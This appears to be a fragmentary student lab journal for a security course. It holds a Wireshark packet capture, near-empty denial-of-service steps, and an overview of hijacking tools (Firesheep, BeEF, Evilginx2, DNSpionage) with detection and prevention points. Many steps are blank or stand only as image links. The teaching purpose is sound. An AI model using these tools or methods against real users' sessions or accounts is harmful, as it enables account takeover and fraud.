


### Step 3.


No.	Time	Source	Destination	Protocol	Length	Info
191	6.396041	fe80::67ed:3a65:cb5...	ff02::fb	MDNS	101	Standard query response 0x0000 A 192.168.2.37
192	6.397568	192.168.2.26	224.0.0.251	MDNS	71	Standard query 0x0000 AAAA msc27.local, "QU" question
193	6.397839	fe80::211:2740:70ef...	ff02::fb	MDNS	91	Standard query 0x0000 AAAA msc27.local, "QU" question
194	6.397927	192.168.2.26	224.0.0.251	MDNS	71	Standard query 0x0000 A msc27.local, "QM" question
195	6.398355	fe80::211:2740:70ef...	ff02::fb	MDNS	91	Standard query 0x0000 A msc27.local, "QM" question
196	6.398355	192.168.2.37	224.0.0.251	MDNS	81	Standard query response 0x0000 A 192.168.2.37
197	6.398444	192.168.2.26	224.0.0.251	MDNS	71	Standard query 0x0000 AAAA msc27.local, "QU" question
198	6.398444	fe80::67ed:3a65:cb5...	ff02::fb	MDNS	101	Standard query response 0x0000 A 192.168.2.37
199	6.398972	fe80::211:2740:70ef...	ff02::fb	MDNS	91	Standard query 0x0000 AAAA msc27.local, "QU" question
200	6.442788	Dell_e6:01:88	Dell_e6:05:0e	ARP	60	Who has 192.168.2.24? Tell 192.168.2.31
201	6.442815	Dell_e6:05:0e	Dell_e6:01:88	ARP	42	192.168.2.24 is at 00:be:43:e6:05:0e
202	6.469035	Dell_e5:ff:e4	Dell_e6:05:0e	ARP	60	Who has 192.168.2.24? Tell 192.168.2.36
203	6.469048	Dell_e6:05:0e	Dell_e5:ff:e4	ARP	42	192.168.2.24 is at 00:be:43:e6:05:0e
204	6.712005	Dell_e6:05:56	Dell_e6:05:0e	ARP	60	Who has 192.168.2.24? Tell 192.168.2.39
205	6.712019	Dell_e6:05:0e	Dell_e6:05:56	ARP	42	192.168.2.24 is at 00:be:43:e6:05:0e
206	7.087804	Dell_e5:ff:e2	Dell_e6:00:76	ARP	60	Who has 192.168.2.33? Tell 192.168.2.13
207	7.357803	Dell_e6:02:98	Dell_e6:00:76	ARP	60	Who has 192.168.2.33? Tell 192.168.2.20
208	7.388604	192.168.2.24	192.168.2.37	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 61185 → 1433 [
209	7.931917	Dell_e6:01:90	Dell_e6:00:76	ARP	60	Who has 192.168.2.33? Tell 192.168.2.19
210	8.358605	Dell_e6:02:98	Dell_e6:00:76	ARP	60	Who has 192.168.2.33? Tell 192.168.2.20

> Frame 1: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface \Device\NPF\_{CEC750D3-0243-4D12-BFAE-8607664134AA}, id 0  
 > Ethernet II, Src: Dell\_e6:05:0e (00:be:43:e6:05:0e), Dst: Dell\_e6:02:a4 (00:be:43:e6:02:a4)  
 > Internet Protocol Version 4, Src: 192.168.2.24, Dst: 192.168.2.12  
 > Transmission Control Protocol, Src Port: 7680, Dst Port: 50624, Seq: 1, Ack: 1, Len: 4  
 > Data (4 bytes)


### Step 4.



### Step 5.




### Step 6.




## Practical No. 6

**Aim:** Study and implement denial of service attack tool.


### Step 1: Go to Wireshark




### Step 2: Go to Capture > Start Step 4:



### Step 5:



### Step 6:





## Practical No. 7

**Aim:** Study of Hijacking Tools:

### 1. Cookie Hijacking Tools

1. **Definition:** Cookie hijacking, also called session hijacking, is stealing a user's session cookie to impersonate their account.
2. **Mechanism:** Intercepting session cookies transmitted over unsecured networks like public Wi-Fi.
3. **Example Tool:** *Firesheep*—a Firefox extension that captures cookies on open Wi-Fi networks.
4. **Vulnerable Systems:** Websites that don't enforce HTTPS or secure cookie flags.
5. **Objective:** Gain unauthorized access without needing passwords by replaying session cookies.
6. **Impact:** Account compromise, data leakage, unauthorized transactions.
7. **Detection:** Monitoring for unusual sessions, IP addresses, or frequent cookie changes.
8. **Prevention:** Use HTTPS, set cookies with Secure and HttpOnly flags, utilize VPNs.
9. **User Precautions:** Avoid open Wi-Fi or use VPNs; always log out from sessions.
10. **Advanced Defense:** Server-side token rotation and short session expiry reduce exposure.

### 2. Browser Hijacking Tools

1. **Definition:** Browser hijacking modifies browser settings without consent, often redirecting users or injecting ads.
2. **Method:** Installing malicious extensions, toolbars, or scripts through social engineering or bundled software.
3. **Example:** *CoolWebSearch (CWS)*, a notorious hijacker that alters homepage and search engine settings.
4. **Target:** Users downloading free software or visiting malicious websites.
5. **Goal:** Generate ad revenue, track browsing habits, or deliver malware.
6. **Consequences:** Privacy invasion, slower browser performance, exposure to further malware.
7. **Symptoms:** Changed homepage/search engine, unexpected pop-ups, altered bookmarks.
8. **Detection:** Antivirus scans, browser extension reviews, unusual network traffic.
9. **Prevention:** Download software from trusted sources, use reputable antivirus, review extensions regularly.
10. **Removal:** Use anti-malware tools, reset browser settings, and clean registry entries.

### 3. Clickjacking Tools

1. **Definition:** Clickjacking tricks users into clicking hidden or disguised UI elements, triggering unintended actions.
2. **Technique:** Using transparent frames or layering buttons invisibly over legitimate content.

3. **Example Framework:** *BeEF (Browser Exploitation Framework)* can be used for advanced clickjacking attacks.
4. **Targets:** Social media actions, changing settings, initiating downloads, or approving transactions.
5. **Attacker's Intent:** Exploit user trust to gain privileges or spread malware.
6. **Effects:** Unauthorized operations, privacy breaches, malware infections.
7. **Detection:** Odd UI behavior, suspicious websites, unexpected confirmations.
8. **Mitigation:** Use security headers like X-Frame-Options to block framing.
9. **User Advice:** Avoid clicking suspicious buttons or links, keep browsers updated.
10. **Developer Tips:** Implement Content Security Policy (CSP) and frame-busting scripts.

#### 4. DNS Hijacking Tools

1. **Definition:** DNS hijacking alters domain name system settings to redirect users to malicious websites.
2. **Method:** Changing router DNS settings or poisoning DNS caches.
3. **Example:** *DNSpionage* targets DNS servers to manipulate responses.
4. **Vulnerable Targets:** Home routers, ISP DNS servers, unprotected DNS resolvers.
5. **Attacker's Goal:** Phishing, credential theft, malware distribution.
6. **Impacts:** Data breaches, financial fraud, erosion of trust in online services.
7. **Detection:** Unexpected redirects, mismatched IP addresses, DNS query anomalies.
8. **Prevention:** Use DNSSEC, update and secure router firmware, monitor DNS settings.
9. **User Guidance:** Change default router passwords, use trusted DNS providers.
10. **Organizational Measures:** Monitor DNS traffic for anomalies, deploy DNS security tools.



#### 5. Email Hijacking Tools

1. **Definition:** Email hijacking involves intercepting or spoofing email accounts to steal information or impersonate users.
2. **Method:** Phishing attacks, credential theft, man-in-the-middle proxies.
3. **Example:** *Evilginx2*, a man-in-the-middle phishing proxy that captures credentials and session cookies.
4. **Target:** Personal and business email accounts, especially those protected only by passwords and 2FA.
5. **Attacker's Aim:** Bypass two-factor authentication (2FA), take over accounts, access sensitive data.
6. **Consequences:** Data theft, unauthorized transactions, spread of malware via email.
7. **Detection:** Login alerts from unusual locations, unexpected email forwarding rules.
8. **Prevention:** Use hardware-based 2FA (like security keys), strong passwords, phishing awareness training.
9. **User Tips:** Verify URLs carefully before entering credentials, enable account recovery alerts.
10. **Technical Controls:** Implement DMARC, SPF, and DKIM to reduce spoofing risks.


## Practical No. 8

**Aim:** Implementing crypt analysis tools.

### 1. Caesar Encryption:




### 2. Caesar Decryption:






## 1. RC4 Encryption:




## 2. RC4 Decryption:



